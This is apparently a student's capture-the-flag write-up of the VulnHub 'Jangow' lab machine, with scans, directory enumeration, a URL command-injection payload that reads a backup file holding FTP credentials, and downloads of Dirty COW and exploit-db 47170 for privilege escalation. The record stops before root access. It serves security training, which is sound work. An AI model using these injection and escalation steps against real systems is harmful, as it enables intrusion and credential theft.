VULNHUB CHALLENGE: JANGOW

WRITTEN BY LUKE KEOGH

Contents

Introduction

I'll be attacking from a standard Kali Linux virtual machine with the IP of 192.168.56.101. My approach is to enumerate and explore multiple ways of obtaining root level access of the machine. A brief outline of how I obtained the root flag will be shown in the section 'Obtaining Root Flag Summary' while all other attempts and a more in-depth explanation of each step from the summary will be shown in the 'Enumeration and Exploring Possible Attack Vectors'. My summation of thoughts on the attack process of this machine will be outlined in the 'Conclusion' section while any outside help that I sought during the attack will be referenced in the 'Reference' section. Also, for the purpose of authentication I'll be running the below command in each screenshot:
Command: echo Luke Keogh - 19095587

Obtaining Root Flag Summary

Summarised below are the steps needed to obtain the root flag. However, for a more in-depth explanation along with screenshots, please see the Enumeration and Exploring Attack Vectors section below.

1. Find the target IP using netdiscover
2. Discover the open ports and services running on them using nmap
3. Search the port 80 sites via the browser to discover the buscar.php page
4. Use URL command injection to discover some login details to ftp
5. Wget a reverse shell code from https://www.exploit-db.com/exploits/47170
6. Login to the target via FTP and transfer over the exploit
7. Compile the exploit and become root to then view the root flag

Scanning

First was a quick scan to find the target's IP.

Command: netdiscover -i eth1 -r 192.168.56.0/24

```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:07      1      60  Unknown vendor
 192.168.56.100  08:00:27:15:81:c2      1      60  PCS Systemtechnik GmbH
 192.168.56.118  08:00:27:97:68:00      1      60  PCS Systemtechnik GmbH

zsh: suspended  netdiscover -i eth1 -r 192.168.56.0/24

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 1 searching for target's IP address

After obtaining the target's IP of 192.168.56.118 I performed 2 nmap scans. The first is to find some basic open ports first, allowing me to explore those ports and services while my second nmap scan goes deeper in exploring more ports and gathers more information on the services being run on the target. I also run another command that turns the .xml files into .html files so that I can open the results in a browser allowing me a nicer interface to quickly learn about the target

Command: nmap -Pn -sS -open 100 192.168.56.118 -oX /home/kali/Desktop/quickscan.xml

Command: nmap -Pn -sS -A -open 1000 192.168.56.118 -oX /home/kali/Desktop/longscan.xml

Command: xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

Command: xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -open 100 192.168.56.118 -oX /home/kali/Desktop/quickscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 06:28 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00056s latency).
Not shown: 998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http
MAC Address: 08:00:27:97:68:00 (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (2 hosts up) scanned in 17.86 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/quickscan.xml -o /home/kali/Desktop/quickscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 2 quick nmap scan on target

```
┌──(root💀 kali)-[~]
└─# nmap -Pn -sS -A -open 1000 192.168.56.118 -oX /home/kali/Desktop/longscan.xml
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-17 06:29 EDT
Nmap scan report for 192.168.56.118
Host is up (0.00048s latency).
Not shown: 998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 08:00:27:97:68:00 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2 - 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   0.48 ms 192.168.56.118

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 39.17 seconds

┌──(root💀 kali)-[~]
└─# xsltproc /home/kali/Desktop/longscan.xml -o /home/kali/Desktop/longscan.html

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 3 long nmap scan on target

Nmap Scan Report - Scanned at Mon Oct 17 06:29:49 2022

Scan Summary | **192.168.56.118**

Scan Summary

Nmap 7.92 was initiated at Mon Oct 17 06:29:49 2022 with these arguments:
nmap -Pn -sS -A -open -oX /home/kali/Desktop/longscan.xml 1000 192.168.56.118

Verbosity: 0; Debug level 0

Nmap done at Mon Oct 17 06:30:28 2022; 2 IP addresses (2 hosts up) scanned in 39.17 seconds

192.168.56.118

Address

- 192.168.56.118 (ipv4)
- 08:00:27:97:68:00 - Oracle VirtualBox virtual NIC (mac)

Ports

The 998 ports scanned but not shown below are in state: **filtered**

- 998 ports replied with: **no-response**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
21	tcp	open	ftp	syn-ack	vsftpd	3.0.3	
80	tcp	open	http	syn-ack	Apache httpd	2.4.18	

	http-ls	`Volume /`
		`SIZE  TIME  FILENAME`
		`-  2021-06-10 18:05  site/`					

	http-title	`Index of /`					
	http-server-header	`Apache/2.4.18 (Ubuntu)`					

Remote Operating System Detection

- Used port: **21/tcp (open)**
- OS match: **Linux 3.10 - 4.11 (100%)**
- OS match: **Linux 3.16 - 4.6 (100%)**
- OS match: **Linux 3.2 - 4.9 (100%)**
- OS match: **Linux 4.4 (100%)**

Figure 4 output from long nmap scan

Enumeration and Exploring Attack Vectors

In Figure 4 we can see there are only 2 ports open: 21 and 80.

I entered the target IP into the browser which showed an index with a Directory 'Site'.



Figure 5 index site

This brought me to a website with an input field for an email address and a menu tab.



Figure 6 boostrap site

I explored its dropdown menu and found a tab named ‘Buscar’. This led to a blank .php page with an open ‘=’ field which seemed interesting.



Figure 7 blank .php

I decided to run a dirb scan on the target IP which showed a wordpress directory.

Command: dirb http://192.168.56.118/ -N 403 -w

```
└─# dirb http://192.168.56.118/ -N 403 -w

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Oct 17 06:59:21 2022
URL_BASE: http://192.168.56.118/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Ignoring NOT_FOUND code → 403
OPTION: Not Stopping on warning messages

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.118/ ----
==> DIRECTORY: http://192.168.56.118/site/

---- Entering directory: http://192.168.56.118/site/ ----
==> DIRECTORY: http://192.168.56.118/site/assets/
==> DIRECTORY: http://192.168.56.118/site/css/
+ http://192.168.56.118/site/index.html (CODE:200|SIZE:10190)
==> DIRECTORY: http://192.168.56.118/site/js/
==> DIRECTORY: http://192.168.56.118/site/wordpress/

---- Entering directory: http://192.168.56.118/site/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
+ http://192.168.56.118/site/assets/favicon.ico (CODE:200|SIZE:23462)
==> DIRECTORY: http://192.168.56.118/site/assets/img/

---- Entering directory: http://192.168.56.118/site/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.118/site/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.56.118/site/wordpress/ ----
+ http://192.168.56.118/site/wordpress/index.html (CODE:200|SIZE:10190)

---- Entering directory: http://192.168.56.118/site/assets/img/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Mon Oct 17 06:59:29 2022
DOWNLOADED: 32284 - FOUND: 3

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
```

Figure 8 dirb to find directories

I checked out the wordpress site but didn't find anything useful.



Figure 9 wordpress

I tried then also using gobuster incase it could see anything more and ended up finding a config.php file

Command: gobuster dir -u http://192.168.56.118/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,txt,php

```
┌──(root💀 kali)-[~]
└─# gobuster dir -u http://192.168.56.118/site/wordpress -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
 -x html,txt,php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.118/site/wordpress
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              html,txt,php
[+] Timeout:                 10s
===============================================================
2022/10/17 07:07:44 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 10190]
/config.php           (Status: 200) [Size: 87]

===============================================================
2022/10/17 07:08:07 Finished
===============================================================

┌──(root💀 kali)-[~]
└─# echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 10 checking gobuster

This provided me with what looked like login details so I tried them via ftp.



Figure 11 username found

```
┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> echo Luke Keogh - 19095587
?Invalid command
```

Figure 12 testing ftp login

I then tried to login as Anonymous incase that worked however it did not.

```
┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): Anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp> echo Luke Keogh - 19095587
```

Figure 13 tseting annonymous ftp login

I then returned to the blank site and tried some basic commands such as whoami, uname -a and pwd



Figure 14 testing URL code injection

This showed me some info about the server as well as another folder '.backup'



Figure 15 finding .backup directory

Entering 192.168.56.118/site/busque.php?buscar=cat /var/www/html/.backup provided information on some more login details, username: jangow01 and password abygurl69

Figure 16 finding login details

I tried these details via ftp and was able to login

```
┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Oct 31  2021 .
drwxr-xr-x   14 0        0            4096 Jun 10  2021 ..
drwxr-xr-x    3 0        0            4096 Oct 31  2021 html
226 Directory send OK.
ftp> echo Luke Keogh - 19095587
```

Figure 17 logging in via ftp

I then logged out and tried logging in again using the previous username I found and the same password to see if that worked also but it didn't.

```
┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): desafio02
331 Please specify the password.
Password:
530 Login incorrect.
```

Figure 18 testing desafio02 login

I then tried using the dirty cow exploit to see if I could obtain access that way. I first downloaded the code online using wget from:
https://gist.githubusercontent.com/scumjr/17d91f20f73157c722ba2aea702985d2/raw/a37178567ca7b816a5c6f891080770feca5c74d7/dirtycow-mem.c

I then copied the .c file over to the target in it's /tmp folder and tried compiling the file however I did not have permission to compile it.

```
┌──(root💀 kali)-[~]
└─# wget https://gist.githubusercontent.com/scumjr/17d91f20f73157c722ba2aea702985d2/raw/a37178567ca7b816a5c6f891080770f
eca5c74d7/dirtycow-mem.c
--2022-10-17 07:51:43--  https://gist.githubusercontent.com/scumjr/17d91f20f73157c722ba2aea702985d2/raw/a37178567ca7b81
6a5c6f891080770feca5c74d7/dirtycow-mem.c
Resolving gist.githubusercontent.com (gist.githubusercontent.com)... 185.199.109.133, 185.199.108.133, 185.199.111.133,
...
Connecting to gist.githubusercontent.com (gist.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/plain]
Saving to: 'dirtycow-mem.c'

dirtycow-mem.c                  100%[===================================================>]   5.00K  --.-KB/s    in 0.001s

2022-10-17 07:51:43 (5.19 MB/s) - 'dirtycow-mem.c' saved [5119/5119]

┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118                                                                                          14 ⚙
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put dirtycow-mem.c
local: dirtycow-mem.c remote: dirtycow-mem.c
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5119 bytes sent in 0.00 secs (168.3400 MB/s)
ftp> gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread
?Invalid command
ftp> Luke Keogh - 19095587
?Invalid command
```

Figure 19 trying to compile dirtycow exploit

I tried compiling it on my kali machine, transferring the compiled program and running it however I did not have permission via ftp.

```
┌──(root💀 kali)-[~]
└─# gcc -Wall -o dirtycow-mem dirtycow-mem.c -ldl -lpthread                                                      15 ⚙
dirtycow-mem.c: In function 'get_range':
dirtycow-mem.c:139:16: warning: use of assignment suppression and length modifier together in gnu_scanf format [-Wforma
t=]
  139 |     sscanf(line, "%lx-%lx %s %*Lx %*x:%*x %*Lu %s", start, end, flags, filename);
      |                  ^~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
dirtycow-mem.c:139:16: warning: use of assignment suppression and length modifier together in gnu_scanf format [-Wforma
t=]

┌──(root💀 kali)-[~]
└─# ftp 192.168.56.118                                                                                          15 ⚙
Connected to 192.168.56.118.
220 (vsFTPd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /tmp
250 Directory successfully changed.
ftp> put dirtycow-mem
local: dirtycow-mem remote: dirtycow-mem
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
17960 bytes sent in 0.00 secs (93.0869 MB/s)
ftp> chmod +x dirtycow-mem
200 SITE CHMOD command ok.
ftp> ./dirtycow-mem
?Invalid command
ftp> echo Luke Keogh - 19095587
```

Figure 20 trying to run dirtycow exploit

I then tried logging onto the target machine as jangow01 and running the dirtycow exploit however it seems the kernel version is currently a newer version where it isn't susceptible to dirtycow.

```
jangow01@jangow01:/$ cd /tmp/
jangow01@jangow01:/tmp$ ./dirtycow-mem
./dirtycow-mem: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.33' not found (required by ./dirty
cow-mem)
jangow01@jangow01:/tmp$
jangow01@jangow01:/tmp$ echo Luke - Keogh 19095587
Luke - Keogh 19095587
```

Figure 21 trying to run dirty cow exploit again

I brought this up in class with Reza to let him know of the mismatch in versions as even in the tutorial linked below, the screenshots don't line up in continuity:

https://resources.infosecinstitute.com/topic/jangow-1-0-1-ctf-walkthrough/

I then searched for exploits for the new current version of the kernel and found:
https://www.exploit-db.com/exploits/47170
So I used wget to download the raw file, transferred it via ftp.
Command: wget https://www.exploit-db.com/raw/47170

```
┌──(root💀 kali)-[/]
└─# wget https://www.exploit-db.com/raw/47170                                                    5
--2022-10-25 07:26:19--  https://www.exploit-db.com/raw/47170
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: '47170'

47170                           [ <=>                                   ]  25.23K  --.-KB/s    in 0.05s

2022-10-25 07:26:19 (479 KB/s) - '47170' saved [25835]


┌──(root💀 kali)-[/]
└─# mv 47170 /tmp jangow01.c                                                                      5
mv: target 'jangow01.c' is not a directory

